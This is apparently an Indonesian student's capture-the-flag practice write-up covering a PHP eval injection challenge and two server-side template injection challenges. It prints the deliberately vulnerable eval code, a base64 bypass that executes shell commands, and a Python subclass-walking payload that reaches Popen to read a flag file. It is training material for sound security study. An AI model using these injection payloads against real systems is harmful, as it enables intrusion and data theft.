


PERSIAPAN LKS

REJA REVALDY F.

COMPLETED


- Eval is evil
- SSTI1
- SSTI2

Eval is evil




```
<html>
<head><title>Test Eval is Evil</title></head>
<body>
<?php
    if(!isset($_GET["code"]))
    {
        highlight_file(__FILE__);
        exit();
    }
    $code = addslashes($_GET["code"]);
    eval($code);
?>
</body>
</html>
```

1. Disini kita diberikan website yang menerima get code, disini code di berikan fungsi eval, fungsi eval disini sangat rentan karena kita bisa mengeksekusi syntax php, lalu langsung saja saya coba jalankan perintah ls untuk melihat isi folder web



```
localhost:8080/?code= echo system(ls);
exec.php flag.txt index2.php index.php note readfile.php readfile.php |
```

2. Lalu disini saya menemukan file flag.txt dan saya coba membaca file tersebut menggunakan `` echo system(cat flag.txt); `` dan tidak berhasil lalu saya coba bypass menggunakan base64 maka flag berhasil saya baca




```
localhost:8080/?code= echo system(base64_decode(Y2F0IGZsYWcudHh0));
palui{test_flag_lks}palui{test_flag_lks}
```

FLAG = palui{test_flag_lks}


SSTI 1




1. Di website ini menerima metode get c, lalu diliat dari soal yaitu ssti yang berarti server side template injection lalu saya coba masukkan `{{5*6}}` untuk melihat apakah bisa melakukan template injection dan ternyata website menjumlahkan perkalian tersebut yang berarti kita bisa melakukan template injection, disini saya langsung saja mencari class popen di web tersebut untuk bisa melakukan command injection



2. Saya langsung menemukan class popen disini kita tidak bisa langsung menggunakan class tersebut kita harus menggunakan index untuk menjalankan nya lalu saya menemukan bahwa index untuk popen adalah 415 dan langsung saja saya melakukan command injection untuk mencari flag nya



Gambar untuk index class popen



3. Disini saya mendapatkan referensi dari <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection> setelah itu langsung saja saya menggunakan perintah

```
{{ '.__class__.__mro__[1].__subclasses__()[415]('cat flag.txt',shell=True,stdout=-1).communicate()[0].strip()}}
```

untuk membaca flag tersebut maka muncullah flag nya

FLAG = palui{sontoh_sederhana_SSTI}

SSTI2

1. Di soal ini juga merupakan soal untuk ssti lalu saya coba menggunakan metode seperti diatas untuk mencoba apakah website ini bisa dilakukan ssti atau tidak dan ternyata bisa lalu saya langsung saja mencoba untuk melihat konfigurasi websitenya maka muncul flag nya



FLAG = palui{cari_teknik_yang_mudah}